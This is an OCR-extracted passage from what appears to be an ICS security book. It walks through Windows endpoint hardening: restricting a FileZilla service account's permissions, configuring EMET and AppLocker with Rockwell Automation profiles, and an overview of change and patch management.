
Password: •••••••••••••••

Confirm password: •••••••••••••••

FileZilla Server FTP server — Automatic — .\srv_FileZil...

*Do not* start the service yet.

9. Apply service account permissions to FileZilla configuration files:
    1. In Windows Explorer, navigate to the FileZilla Server installation directory.
    2. Right-click on `FileZilla Server.xml` and select **Properties**.
    3. Go to the **Security** tab and click on **Edit** and then click on **Add**.
    4. Find the `srv_FileZillaFTP` account and click on **OK**:



This PC > Local Disk (C:) > Program Files (x86) > FileZilla Server

| Name | Date modified |
|---|---|
| FileZilla Server Interface | 2/8/2017 1:19 AM |
| FileZilla Server | 2/8/2017 1:19 AM |
| FileZilla Server | 9/16/2017 1:20 PM |
| legal | 2/6/2017 6:43 AM |
| libeay32.dll | 2/6/2017 6:25 AM |
| license | 8/10/2014 1:56 AM |
| readme | 2/6/2017 6:51 AM |
| ssleay32.dll | 2/6/2017 6:25 AM |
| Uninstall | 9/16/2017 1:20 PM |

Select Users or Groups


Select this object type: Users, Groups, or Built-in security principals

From this location: WIN-H9SO6JIJ0G4

Enter the object names to select (examples): srv_FileZillaFTP

| | | |
|---|---|---|
| Full control | ☐ | ☐ |
| Modify | ☐ | ☐ |
| Read & execute | ✓ | ☐ |
| Read | ✓ | ☐ |
| Write | ✓ | ☐ |

5. Select the `srv_FileZillaFTP` user and check **Write** in the **Allow** column:


Permissions for FileZilla Server

Security

Object name: C:\Program Files (x86)\FileZilla Server\FileZilla Serv


Group or user names:

- ALL APPLICATION PACKAGES
- ALL RESTRICTED APPLICATION PACKAGES
- SYSTEM
- FileZilla FT service account (WIN-H9SO6JIJ0G4\srv_FileZill...
- Administrators (WIN-H9SO6JIJ0G4\Administrators)
- Users (WIN-H9SO6JIJ0G4\Users)

Permissions for FileZilla FT service account

| | Allow | Deny |
|---|---|---|
| Full control | ☐ | ☐ |
| Modify | ☐ | ☐ |
| Read & execute | ☑ | ☐ |
| Read | ☑ | ☐ |
| Write | ☑ | ☐ |

6. Click on **OK** to finalize the permissions change.
7. If you are planning on using FTP service logging, set the **Write** access to the `Logs` folder as well.
8. If you upload to some folders, set **Full Control** to each topmost writable folder you want to use.
9. The FileZilla FTP service can now be started:



| | | | | |
|---|---|---|---|---|
| Extensible Authentication P... | The Extensi... | | Manual | Local System |
| FileZilla Server FTP server | | Running | Automatic | .\srv_FileZillaFTP |
| Function Discovery Provide... | The FDPHO... | | Manual | Local Service |


## Microsoft Enhanced Mitigation Experience Toolkit

Another way to limit the impact of a compromise is by using a security mitigation software solution, such as  Microsoft's **Enhanced Mitigation Experience Toolkit** (**EMET**) or Microsoft's AppLocker. Microsoft's Enhanced Mitigation Experience Toolkit functions by intercepting application programming interface, or API calls, and enforcing *protection profiles* on those calls. This way, dangerous or malicious calls can be prevented.


EMET doesn't run as a service and isn't attached to an application like a debugger. Instead, EMET leverages a shim infrastructure built into Windows, called the **application compatibility framework**. This is a highly optimized low-level interface and, as such, EMET presents no additional resource overhead to the protected applications and services.

A Shim infrastructure implements a form of application programming interface hooking. Specifically, it leverages the nature of linking to redirect API calls from Windows to alternative code—the shim itself. The Windows **Portable Executable** (**PE**) and **Common Object File Format** (**COFF**) specification includes several headers, and the data directories in this header provide a layer of indirection between the application and the linked file.

For example, if an executable makes a call to a Windows function, this call to external library files will take place through the **Import Address Table (IAT)**, as shown in the following diagram:



Using the shim infrastructure, you can modify the address of the Windows function resolved in the import table, replacing it with a pointer to a function in the alternate shim code:



EMET leverages this shim architecture to enforce its protection profiles. EMET protection profiles are XML files that contain preconfigured EMET settings. Companies can provide EMET protection profiles that are tailored to work with the applications and systems they sell. The company tests and validates that the settings in the protection profile work for a variety of operating systems and applications. Rockwell Automaton has provided a precompiled protection profile, which is free for download here: `http://support.microsoft.com/kb/2458544`. A valid (free) Rockwell Automation account is necessary to download the profile.

The RA Products included in the protection profile `.xml` file include the following:

- Connected Components Workbench
- FactoryTalk Activation
- RSLinx Classic
- RSLinx Enterprise
- FactoryTalk View
- FactoryTalk Gateway (Server/Remote)
- FactoryTalk ViewPoint (SE/ME)
- FactoryTalk Studio 5000 (RSLogix 5000 v21)
- FactoryTalk Batch
- FactoryTalk AssetCentre
- FactoryTalk Historian SE
- FactoryTalk Vantage Point
- FactoryTalk Transaction Manager
- RS Bizware

- RSView32 Suite:
    - RSView32 Active Display
    - RSView32 Webserver
    - RSView32 TrendX
    - RSView32 Messenger
    - RSView32 SPC
    - RSView32 Recipe Pro

We will use this list to set up an EMET profile in the upcoming exercise.


For a more detailed explanation of Microsoft EMET, refer to The Enhanced Mitigation Experience Toolkit at `http://support.microsoft.com/kb/2458544`.

## Configuring EMET for a Rockwell Automation application server

The following are instructions for setting EMET on a system that runs any combination of the previously mentioned Rockwell Automation applications:

1. Download EMET from `http://support.microsoft.com/kb/2458544` and install it on the computer.
2. Download the latest `.xml` protection profile from the Rockwell Automation site and copy it to the EMET protection profiles directory.

3. Open the EMET GUI and **Import** the downloaded `.xml` protection profile:




Quick Profile Name: Recommended security ...
Skin: Office 2013
✓ Windows Event Log
✓ Tray Icon
✓ Early Warning

System Status

| | | |
|---|---|---|
| Data Execution Prevention (DEP) | ✓ | Application Opt In |
| Structured Exception Handler Overwrite Protection (SEHOP) | ✓ | Application Opt In |
| Address Space Layout Randomization (ASLR) | ✓ | Application Opt In |
| Certificate Trust (Pinning) | ✓ | Enabled |

4. In the **Application Configuration** window of EMET, enable **Deep Hooks**:



Default Action: [✓ Stop on exploit] Audit only

Mitigation Settings: [✓ Deep Hooks] [✓ Anti Detours] [✓ Banned Functions]

| App Name | DEP | SE... | Nul... | He... | EAF | Ma... | Bot... | Lo... | Me... | Cal... | Si... | Sta... |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 56RioCfgAdpt.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| 56RioCfgLaunch.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| 56RioCfgScan.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| 56RioSetMode.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| ActivityLogViewer.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| AddTool.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| ADLauncher.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Admin Console.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| AGEIMP32.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| AlarmLogRemark.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| AlarmLogViewer.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| AlarmQB.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| AlarmTagEd.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| AlmCfgEd.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| AlmCliSrvWrap.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| AlmMpx.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| AlmSrv.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| AlmSummEd.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| AlmSuppList.exe | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

That is all. The heavy lifting is done by Rockwell Automation. They configured and tested all the rules that go on behind the scenes. At this point, if any of the covered applications misbehaves in a certain way, EMET will pick up on it and intervene.

## Microsoft AppLocker

Microsoft introduced AppLocker with Windows 7 and Server 2008 R2. AppLocker allows you to specify which users or groups can run particular applications in your organization based on unique identities of files. If you use AppLocker, you can Whitelist or Blacklist applications by creating rules to allow or deny applications from running.

TIP

It is highly recommended that you use a whitelisting approach over blacklisting. Blacklisting works by allowing all applications to run by default, except for a list of applications that should be denied, the blacklist. It is a simple task to bypass blacklisting restrictions by changing some fundamental aspects of an application, effectively bypassing the security control.

Whitelisting, on the other hand, denies any application to run by default, except for a few applications that are deemed safe and okay to run, the whitelist. Keeping track of a whitelist can be a daunting task on systems that change often as a change to the detection of the whitelisted application needs to be made after the file or application changes from an update or patch.

Systems on an ICS network, especially the ones in the Industrial Zone, tend to be more stagnant, though, and lend themselves well for whitelisting controls. More on this in a later section of this chapter.


## Microsoft AppLocker configuration

AppLocker uses the **Application Identity Service** (**AppIDSvc**) for rule enforcement. For AppLocker rules to be enforced, this service must be set to start automatically in the **Group Policy Object** (**GPO**).

While the configuration options are unique to each customer and application, Rockwell Automation has provided a sample policy that you can use as a guideline to help assist you in getting started. This sample policy can be downloaded from this Knowledgebase article: `https://rockwellautomation.custhelp.com/app/answers/detail/a_id/546989`. For more information on AppLocker rules, refer to `http://technet.microsoft.com/en-us/library/dd759068.aspx`.

Importing the Rockwell Automation example policy can be done through the following steps:

1. Open **Local Group Policy Editor** by going to **Start** | **Run** and entering `gpedit.msc`.
2. Navigate to **Application Control Policies** | **AppLocker**. Right-click on **AppLocker** and select **Import Policy...**:



AppLocker provides access control for applications

**Getting Started**

AppLocker uses rules and the properties of files to provide access control for applications. If rules are present in a rule collection, only the files included in those rules will be permitted to run. AppLocker rules do not apply to all editions of Windows.

More about AppLocker

Which editions of Windows support AppLocker?

**Configure Rule Enforcement**

For the AppLocker policy to be enforced on a computer, the Application Identity service must be running.


Use the enforcement settings for each rule collection to configure whether rules are enforced or audited. If rule enforcement has not been configured, rules will be enforced by default.

Configure rule enforcement

More about rule enforcement

**Overview**

3. Navigate to the place where you downloaded the `AppLocker_RAUser.xml` file and import it. This will replace any existing policies with the downloaded example policy.
4. Now within the **AppLocker** policy that is loaded onto your system, the individual rules of the policy can be observed, studied and used as a starter policy to expand upon:



| Action | User | Name | Condition | Exceptions |
|---|---|---|---|---|
| Allow | -SR6- \RA_User | Rockwell Automation Products | Publisher | |
| Allow | -SR6- \RA_User | Rockwell Automation Updater | Path | |
| Allow | Everyone | Limited Access to OS Applications | Path | Yes |
| Allow | Everyone | %PROGRAMFILES%*\EMET*.* | Path | |
| Allow | BUILTIN\Administrators | (Default Rule) All files | Path | |

Edit the values below to modify the scope of this rule.

Publisher: O=ROCKWELL AUTOMATION, L=MILWAUKEE, S=WISCONSIN, C=US

Product name: *

File name: *

File version: * And above

This only provides a starting point for a handful of Rockwell Automation applications, but allows for easy expansion with other applications. Backed by a well-designed patch management process, endpoint hardening is the most effective method of repelling exploits and attacks.

## Configuration and change management

The idea behind configuration and change management is that all computer systems enter their life cycle with a baseline: secure configuration. By establishing a known-to-be-secure set of configuration procedures, the baseline, any computer system can start its life with a validated set of secure settings. From that point on, any change to the system configuration and setup will trigger change control procedures that track the changes.

To illustrate, a baseline configuration procedure dictates that a brand new computer system will have its host-based firewall enabled without any firewall exceptions applied. Then, depending on the applications that will run on this system, changes to the baseline configuration might be necessary. For example, when an FTP server is installed, a firewall exception allowing inbound FTP traffic would be necessary. Configuration and change management involves placing procedures around the creation of the baseline configuration, and dealing with any changes to that baseline configuration for the lifetime of every computer system on the ICS network.

Most of the work around a configuration and change management program is procedural and policy-based. You can find numerous example programs or best practice standards on the Internet. Pick one and start from there to begin designing a program that fits your unique situation. One such example program can be obtained from the SANS website at `https://www.sans.org/summit-archives/file/summit-archive-1493830822.pdf`.

## Patch management

Modern software, firmware, and operating systems are applications written with many millions of lines of code. It is easy to make mistakes and introduce bugs. New bugs for all kinds of applications are found daily and need to be addressed and fixed with updates and patches. Keeping regular IT systems and applications up to date with the latest firmware, software, and patch levels is already a daunting task, but things get even more complicated on an ICS network, especially down in the industrial zone.


Uptime requirements for critical ICS computer systems often don't allow them to reboot after updates—if updates are allowed to be installed at all. For those critical systems that are not allowed to be altered, a different approach to protecting them might be better. Systems such as these are prime candidates to have an application whitelisting solution deployed on them. We saw one example of a whitelisting solution, Microsoft's AppLocker, in the previous section and in an upcoming section we will discuss and implement a more well-rounded solution, **Symantec Critical System Protection**.

For systems and devices that can be updated and patched, such as many systems in the level 3 - site operations zone, a readily-available, up-to-date and convenient patching solution should be provided. Microsoft offers two varieties of update services: **Windows Server Update Services** (**WSUS**) and **System Center Configuration Manager** (**SCCM**). WSUS comes bundled with a Windows Server operating system, such as the Windows Server 2016 Standard edition. WSUS is mostly aimed at operating system patching and updating. SCCM is a Microsoft systems management product that comes at an additional cost, and allows you to manage large groups of computers running Windows, Linux/Unix, Macintosh, and a variety of mobile OSes. It can, among many other things, provide patches and updates for operating systems and applications. The additional cost for an SCCM license is well worth the many features it brings to the table.

In the following exercise we will look at how to set up a WSUS server to provide updates through the IDMZ. The WSUS service will be hosted on a Windows Server in the IDMZ, staging updates pulled from Microsoft's updates servers. Updates can also be pulled from an existing enterprise WSUS or SCCM system that optionally has patch validation procedures assigned to it. Patch validation procedures involve the testing of newly released patches and updates in a development or test environment, before deploying them on production systems.

## Configuring Microsoft Windows Server Update Services for the industrial zone

